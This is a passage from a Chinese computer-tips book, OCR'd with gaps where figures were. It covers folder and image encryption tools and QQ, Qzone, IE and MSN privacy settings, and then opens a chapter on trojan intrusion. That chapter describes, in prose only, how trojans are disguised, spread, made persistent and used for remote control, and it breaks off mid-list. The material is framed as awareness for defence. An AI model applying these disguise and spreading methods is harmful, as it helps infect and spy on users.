
- 闪电加密：瞬间加密电脑或移动硬盘上的文件夹，无大小限制，加密后可以防止复制、拷贝和删除，并且不受系统影响，即使重装、Ghost 还原、DOS 和安全模式下，加密的文件夹依然保持加密状态，在任何环境下通过其他软件都无法解密。
- 隐藏加密：瞬间加密并隐藏文件夹的加密速度和效果与闪电加密相同，加密后的文件夹不通过本软件无法找到和解密。
- 全面加密：采用国际上成熟的加密算法将文件夹中的所有文件一次全部加密，使用时需要哪个就打开哪个，方便又安全。
- 金钻加密：采用国际上成熟的加密算法将文件夹打包加密成加密文件。
- 移动加密：采用国际上成熟的加密算法将文件夹加密成 EXE 可执行文件。可以将重要的数据以这种方法加密后再通过网络或其他的方法在没有安装“文件夹加密超级大师”的电脑上使用。

专家坐堂

这五种加密方式可以满足各种不同的需要。按照自己的需要选择任一种方式加密。

文件夹加密(文件加密的方法和文件夹加密是相同的)的步骤如下。





(2) 加密文件和文件夹的临时解密


加密文件和文件夹解密时输入正确密码选择打开，就处于临时解密状态，使用完毕后文件及文件夹自动恢复到加密状态，不需要再次加密。


注 意 事 项

文件夹加密超级大师还可以直接对 U 盘和移动硬盘的文件和文件夹加密。但是必须在装有文件夹加密超级大师的电脑上才能解密或者打开。

(3) 磁盘彻底隐藏和禁止使用或只读使用 USB 存储设备


❶ 打开“文件夹加密超级大师”。






(4) 文件和文件夹的粉碎删除

❶ 打开“文件夹加密超级大师”。






(5) 增强工具和辅助功能


“文件夹加密超级大师”还具有系统安全设置、优化系统、系统垃圾清理等辅助功能。

❶ 打开“文件夹加密超级大师”，单击“高级设置”按钮，则会出现如下窗口。




❷ 根据自己的需要更改和保存设置。

❸ 单击“系统安全优化设置”按钮。



❻ 单击“系统垃圾清理”按钮。



技巧148　巧用万能加密器

万能加密器(Easycode Boy Plus!)是一款功能超过其他所有加密软件的小巧高速的加密软件。加密文件大小不限、文件类型不限，采用高速算法，加密速度快，安全性能高。

它的界面美观，有加/解密列表功能；独有的密码查询功能，忘记密码不再发愁；还可以将加密文件编译为可执行文件，脱离 ECBOY 环境独立运行，并可对自解密文件进行分割；可以对程序设置访问密码，具有更高安全性，并且拥有加密历史列表功能。

(1) 加密任何文件

Easycode Boy Plus!这款软件的最大特点就在于它可以快速加密任何类型的文件。

❶ 在电脑桌面上双击 ECboy 图标，运行程序。

❷ 在主界面单击“添加文件”按钮，弹出“打开”对话框，选择要加密的文件后，加密列表将显示出已经选择的文件，也可以通过单击“批量添加文件”按钮批量添加文件。


❸ 添加好文件后，在“请输入密码”文本框中输入要设置的密码，再在“请确认密码”文本框中输入确认密码。

知识补充

在添加文件时，可以在“打开”对话框中通过按住 Ctrl 键选择多个文件；在移除文件时，同时也可以按住 Ctrl 键来选择多个文件。

(2) 轻松解密文件

被 ECboy 加密的文件，当别人想要打开时，是无法打开的，会弹出一个对话框。



这时候我们就需要先用 ECboy 解密。

❶ 在电脑桌面上双击 ECboy 图标，运行程序。

❷ 在主界面切换到“解密”选项卡，单击“添加文件”按钮，弹出打开窗口，选择需要解密的文件后，解密列表会显示出已经选择的文件。同样的，也可以批量添加文件。

❸ 添加好文件后，在“请输入密码”文本框中输入原来设置的密码。

另外，万能加密器还有文件嵌入、文件分割、伪装目录和编译 EXE 等功能。


技巧149 巧用 Photo Encrypt 加密图片


Photo Encrypt 是一个专门用来管理、查看和加密图片文件的工具。可以制作一个加密又完全可编辑，而且包含图像的文件，但里面却完全没有图形文件。这种方式能保证更安全并且更方便地去管理图片，其中文件内容、名称和脚注等都是加密的，加密文件最大可达到 1GB，而且可包含上千张图形文件。同时它内含看图工具，以及带有幻灯片播放功能。


用 Photo Encrypt 加密图片的具体步骤如下。

❶ 打开 Photo Encrypt，在弹出的欢迎界面单击“新建”按钮，创建一个新的 Photo Encrypt 加密文件。

❷ 在打开的“创建档案为”对话框中，选择加密后文件的保存地址，之后单击“保存”按钮。







❽ 在弹出的 Photo Encrypt 主界面中单击工具栏中的文件夹图标，选择需要载入的图片，确定之后该图片就会出现在“‘加密图片’的内容”窗口中。加密后，文件的扩展名变成了 abi。

注意事项

图片虽然被加密，但是生成的加密图片文件是新的，原图片还在原保存地址。所以，要保证该图片的保密性，建议删除原图片。

技巧150　图片加密大师给图片加把锁

“图片加密大师”是一款对图片进行加密并利用身份认证能够对用户自己的加密图片进行浏览的软件。

本软件有着非常强大的图像浏览功能，支持多用户，加密强度高，保密性能好，能够对用户的隐私图片进行很好的保密。软件界面可由用户自由设置，使界面更加自由化、个性化。软件附带了播放影碟、定时关机等一些功能，使软件功能更加强大。

使用图片加密大师给图片加密的步骤如下。

❶ 打开图片加密大师，在“文件”菜单中选择“加入图片”命令。

❷ 在弹出的“图片加密大师——加入图片”对话框中选择加入的图片。

专家坐堂

设置添加完图片后，原地址的图片已经没有了，要查看这些图片只能通过图片加密大师来查看。在打开该软件的时候，要求输入用户名和密码，这样就实现了对图片的加密。


技巧151　巧用网页加密精灵加密网页

现在专业性网站越来越多，很多人都想保护自己独创的作品，于是，世纪鸟网页加密精灵诞生了。


世纪鸟网页加密精灵是一个小巧的绿色软件，界面是 WINXP 形的，主要收集了代码加密与网页登录、鼠标屏蔽等简易功能。值得注意的是这个软件是用网页直接开发，只要你机子上安装了 IE 就可以使用。

使用者只要将网页源代码粘贴进去按一下加密按钮就可以使用了。具体的操作步骤如下。


❶ 打开世纪鸟网页加密精灵，弹出其主界面。



❷ 打开要加密的网页，复制出 HTML 源代码，然后选择“网页登录密码”选项。



❻ 该软件将自动在下方生成加入登录密码的 Javascript 代码，并复制到剪贴板中。然后将该代码粘贴到网页中，并将网页改名为 123456.htm(123456 即为登录密码)。




知识补充


网页加密的软件还有许多，方法都大同小异，读者自己探索即可了解。

技巧152 申请 QQ 密码保护


给 QQ 申请密码保护，就不用怕 QQ 被盗之后找不回了。

❶ 登录 QQ 2010，选择 QQ 面板上的“主菜单”→“安全中心”→“申请密码保护”命令。





❽ 然后再把 QQ 密保的问题答案重新填写一遍。



这样即设置好了 QQ 的密保。


知识补充

除了问题密保和手机密保外，腾讯 QQ 现在还提供密保卡、手机令牌和 QQ 令牌等密保措施。

技巧153 加密 QQ 聊天记录

有时候不愿意删除和好友的聊天记录，但是又怕被别人偷看，可以为聊天记录加一个密码。

❶ 登录 QQ 2010，选择 QQ 面板上的“主菜单”→“系统设置”→“安全和隐私”命令，弹出“系统设置”窗口。




技巧154　加密 QQ 空间及相册

QQ 空间(Qzone)是腾讯公司于 2005 年开发出来的一个个性空间，具有博客(blog)的功能，自问世以来受到众多人的喜爱。在 QQ 空间上可以书写日记，上传自己的图片，听音乐，写心情。通过多种方式展现自己。

(1) 加密 QQ 空间

没有加密的 QQ 空间是对所有人都开放的，想保护自己的隐私，可以为 QQ 空间进行简单的加密。


❶ 打开 QQ 空间，选择“设置”→“访问设置”命令。



(2) 加密 QQ 空间相册

QQ 空间可以上传自己的照片以及喜欢的图片，如果有些隐私照片不想让别人看到的话，可以对该相册进行加密。


❶ 打开 QQ 空间，选择“相册”命令，选择需要加密的相册。





技巧155　为 IE 设置内容审查密码

现在很多网页都包含了不良信息，为 IE 设置内容审查密码，可以过滤掉那些不良网页。

❶ 打开 IE 浏览器，选择“工具”→“Internet 选项”命令。








知 识 补 充


上述设置启动了 IE 的内容审查功能，只有知道密码才能访问有不良信息的网页，并且还可以设置不良信息的级别。

技巧156 为你的密码找个管家

随着网络的发展，电脑的普及，用到的密码也越来越多，经常会出现密码遗忘等问题。这里推荐“效能密码管理器”，它是一款完全免费、功能强大、独具特色的密码管理软件。它不仅能帮助您记住普通密码信息，还可以记录网站登录密码、软件注册码、Email 账户密码甚至 FTP 账户密码等信息。

❶ 运行效能密码管理器。





注意事项


先前设置的软件主密码一定要牢记，不能丢失。否则软件里的密码将无法查看。


技巧157　加密 MSN 聊天记录

相比 QQ，MSN 聊天记录的加密设置就没那么容易了。直至 MSN 的最新版本 MSN 9.0 为止，也没有看到任何关于聊天记录加密的功能。所以 MSN 的记录很容易泄漏。


其实 MSN 可以使用文件夹加密的方法来加密 MSN 的聊天记录。


❶ 登录 MSN。






❻ 找到历史记录文件夹。







专题八　木马入侵技巧

内容导航

木马已经成为威胁电脑安全的重要因素之一，其往往会破坏文件，盗取重要信息和资料，很多网民谈“马”色变。对此，本章将详细介绍常见的木马入侵计算机的技巧，使用户能够防范于未来。

热点快报

- 解析将木马伪装成小游戏的全过程
- 解析修改木马特征码的技巧
- 解析生成灰鸽子服务器端的全过程
- 解析黑客之门使用技巧

技巧158　木马的分类及攻击方式

根据木马的功能，木马可分为：远程控制型木马、发送密码型木马、破坏型木马以及 FTP 型木马等。根据木马的连接方式，木马可分为：正向连接木马和反向连接(反弹型)木马。

除了被黑客攻击入侵后黑客主动在您的电脑中种植木马外，别人可以通过 QQ 等聊天软件、IRC、发送电子邮件附件、物理访问(即有机会在电脑前操作)以及陷阱诡计(也称诱惑中招)等途径来给电脑种上木马。

随着网络宽带的逐日普及，在网络上下载档案、图片以及游戏等都有可能暗藏一些危险，比如隐身于其中的特洛伊木马。通常黑客结合声音、图片和影片等文件将木马伪装起来并想尽办法使电脑中招，让使用者降低戒心，不知不觉中木马就住在系统里了。还有一些黑客把木马和其他程序结合在一起，产生新的程式，然后用 E-mail 方式寄送到用户的信箱中，引诱用户执行木马客户端等。甚至有的木马直接结合在网页中，用户一浏览网页，就会遭受木马攻击。

技巧159　木马的攻击流程

使用木马进行网络入侵一般可分为 4 步，下面就来具体了解一下木马的攻击流程。

(1) 配置木马

一般来说，一个设计成熟的木马都有木马配置程序。从具体的配置内容看，主要是为了实现木马伪装和设置信息反馈方式。

木马配置程序为了在服务端尽可能地隐藏木马，会采用多种伪装手段，如修改图标、捆绑文件、定制端口、自我销毁及木马更名等。下面就来介绍这些常见的木马伪装手段。

- 修改图标：木马大多是可执行程序，为了不引起被入侵用户的注意，黑客往往会把木马的图标

修改为一般文件的图标，如伪装成图片、文本文件等。有些木马程序在真正的扩展名之前还加了一个图片或文本的扩展名，由于一些电脑的文件夹选项中设置成不显示已知的扩展名，这样疏忽大意的用户往往会将其当作安全的文件打开。

- 捆绑文件：这种伪装手段是将木马捆绑到一个正常的应用程序中。当运行应用程序时，木马也会随之运行。
- 出错显示：一些较老的木马，在执行时会什么都不显示，这很容易引起用户的注意，所以一些较新的木马增加了出错显示技术。这些木马程序在执行后会显示提示对话框，提示该文件已经损坏或产生了运行错误。其实，木马已经悄悄地安装到系统中了。
- 定制端口：以前的木马与外界连接的端口都是固定的，只需要检查一下特定的端口，就会知道感染了何种木马。随着技术的不断发展，现在较新的木马都加入了端口定制功能，控制端可以在1024~65535之间任选一个端口作为木马端口，这样就加大了判断感染木马类型的难度。
- 自我销毁：木马的自我销毁功能是指木马安装完成后，原木马文件将自动销毁。这样服务端用户就很难找到木马的来源，在没有专门的查杀木马工具时，很难删除木马。
- 木马更名：较早期的木马安装到系统中后，其文件名一般都是固定的，很容易进行手工查杀。现在很多新型木马都允许控制端用户自由定制安装后的木马文件名，因此加大了查杀木马的难度。

知识补充

木马配置程序还可以设置木马的信息反馈方式及返回的地址端口等，如设置信息反馈的邮件地址和IP地址等。

从反馈信息中，控制端可以显示服务器端一些软硬件信息，包括使用的操作系统、系统安装路径、硬盘分区情况、系统账户与密码等。

(2) 传播木马

木马与病毒不同，它的传播方式具有一定的局限性，只能进行被动传播，其传播方式主要有以下3种。

- 通过E-mail传播：控制端将木马程序以附件的形式夹在邮件中发送，收信人只要打开附件系统就会感染木马。
- 软件下载传播：一些非正规的网站以提供软件下载为名，将木马捆绑在软件安装程序中。用户只要运行这些程序，木马就会自动安装。
- 通过网页传播：黑客直接在网页上植入木马，只要浏览者访问这个网页，就会自动下载并安装木马程序。

注意事项

需要注意的是，现在已经出现一些新型木马病毒，即木马与病毒的结合体，结合了病毒与木马各自的优点，具有更大的危害性。

(3) 运行木马

服务端用户运行木马或捆绑木马的程序后，木马就会自动进行安装。木马首先将自身复制到Windows的系统文件夹(或更加隐密的文件夹)中，然后在注册表、启动组中将自身添加到自启动项目中，这样系统一开机就会自动运行木马程序。有些木马还设置了触发条件，满足条件后即可自行运行。

(4) 远程控制


木马连接建立后，控制端上的程序即可与服务端上的木马程序取得联系，并通过木马程序对服务端进行远程控制。控制端可以执行的操作有以下几种。

- 窃取密码：一切以明文或没有加密的密码都能被木马侦测到。一些盗号木马还会记录击键动作，直接获取用户密码。
